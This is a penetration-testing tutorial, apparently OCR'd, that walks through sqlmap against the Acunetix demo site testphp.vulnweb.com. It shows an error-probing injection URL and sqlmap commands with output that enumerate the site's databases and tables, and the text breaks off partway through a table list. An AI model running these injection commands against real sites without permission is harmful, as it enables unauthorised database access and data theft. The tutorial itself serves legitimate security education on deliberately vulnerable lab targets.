Sqlmap

Database Pentesting

Original Author(s): *Harshit Rajpal & Aarti Singh*

Table of Contents

Abstract

Sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

In this report, we'll be shifting our focus on one of the finest tools for SQL penetration testing. Many might not have tried sqlmap commands but they can be proved very useful in the corporate world.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

Introduction


Sqlmap comes inbuilt in Kali Linux however you can download its python script from the Github repository too.

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port, and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain a string like a name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit'sMeterpreter getsystem command.


Since it is a crime to attack a live website, we are restricting our focus on the websites that are made for this testing purpose only. We have also used a local PC with SQL dhakkan installed in it. So, without further ado, let's dive in.

Database Penetration Testing



```
root@kali:~# sqlmap -hh
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -d DIRECT           Connection string for direct database connection
    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -x SITEMAPURL       Parse target(s) from remote sitemap(.xml) file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST
    --param-del=PARA..  Character used for splitting parameter values
    --cookie=COOKIE     HTTP Cookie header value
    --cookie-del=COO..  Character used for splitting cookie values
```

These options can be used to enumerate the back-end database management system information, structure, and data contained in the tables.




```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all             Retrieve everything
  -b, --banner          Retrieve DBMS banner
  --current-user        Retrieve DBMS current user
  --current-db          Retrieve DBMS current database
  --hostname            Retrieve DBMS server hostname
  --is-dba              Detect if the DBMS current user is DBA
  --users               Enumerate DBMS users
  --passwords           Enumerate DBMS users password hashes
  --privileges          Enumerate DBMS users privileges
  --roles               Enumerate DBMS users roles
  --dbs                 Enumerate DBMS databases
  --tables              Enumerate DBMS database tables
  --columns             Enumerate DBMS database table columns
  --schema              Enumerate DBMS schema
  --count               Retrieve number of entries for table(s)
  --dump                Dump DBMS database table entries
  --dump-all            Dump all DBMS databases tables entries
  --search              Search column(s), table(s) and/or database name(s)
  --comments            Retrieve DBMS comments
  -D DB                 DBMS database to enumerate
  -T TBL                DBMS database table(s) to enumerate
  -C COL                DBMS database table column(s) to enumerate
  -X EXCLUDECOL         DBMS database table column(s) to not enumerate
  -U USER               DBMS user to enumerate
  --exclude-sysdbs      Exclude DBMS system databases when enumerating tables
  --pivot-column=P..    Pivot column name
  --where=DUMPWHERE     Use WHERE condition while table dumping
  --start=LIMITSTART    First dump table entry to retrieve
  --stop=LIMITSTOP      Last dump table entry to retrieve
  --first=FIRSTCHAR     First query output word character to retrieve
  --last=LASTCHAR       Last query output word character to retrieve
  --sql-query=QUERY     SQL statement to be executed
```

Sometimes you visit such websites that let you select product item through their picture gallery if you observer its URL you will notice that product item is called through its product-ID numbers.

Let’s take an example

http://testphp.vulnweb.com/artists.php?artist=1

So, when attacker visits such kind of website, he always checks for SQL vulnerability inside web server for lunching SQL attack.



artists

testphp.vulnweb.com/artists.php?artist=1

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
Fractal Explorer

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Let’s check how attacker verifies SQL vulnerability.

The attacker will try to break the query in order to order to get the error message, if he successfully received an error message then it confirms that web server is SQL injection affected.

```
http://testphp.vulnweb.com/artists.php?artist=1'
```

From the screenshot you can see we have received error message successfully now we have made SQL attack on a web server so that we can fetch database information.


artists
testphp.vulnweb.com/artists.php?artist=1'
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Databases

For database penetration testing we always choose SQLMAP, this tool is very helpful for beginners who are unable to retrieve database information manually or unaware of SQL injection techniques.


Open the terminal in your Kali Linux and type following command which start SQL injection attack on the targeted website.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch
```

-u: target URL


–**dbs:** fetch database name

–**batch:** This will leave sqlmap to go with default behavior whenever user’s input would be required



```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage

[*] starting at 05:44:30

[05:44:30] [INFO] testing connection to the target URL
[05:44:31] [INFO] testing if the target URL is stable
[05:44:32] [INFO] target URL is stable
[05:44:32] [INFO] testing if GET parameter 'artist' is dynamic
[05:44:32] [INFO] confirming that GET parameter 'artist' is dynamic
[05:44:32] [INFO] GET parameter 'artist' is dynamic
[05:44:32] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[05:44:32] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[05:44:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:44:33] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (wi
[05:44:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (EXP)'
[05:44:34] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:44:34] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING clause (JSON_KEYS)'
[05:44:35] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:44:35] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:44:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:44:35] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:44:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[05:44:36] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
```

Here from the given screenshot, you can see we have successfully retrieved database name "**acuart**"



```
[05:44:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:44:53] [INFO] fetching database names
[05:44:53] [INFO] the SQL query used returns 2 entries
[05:44:53] [INFO] retrieved: information_schema
[05:44:54] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[05:44:54] [INFO] fetched data logged to text files under

[*] shutting down at 05:44:54
```


Tables

As we know a database is a set of record which consist of multiple tables inside it therefore now uses another command in order to fetch entire table names from inside the database system.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --table --batch
```

-D: DBMS database to enumerate (fetched database name)

–tables: enumerate DBMS database table



```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.1.6#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

As a result, given in screenshot, we have enumerated entire table name of the database system. There are 8 tables inside the database “acuart” as following:

T1: artists

T2: carts

T3: categ

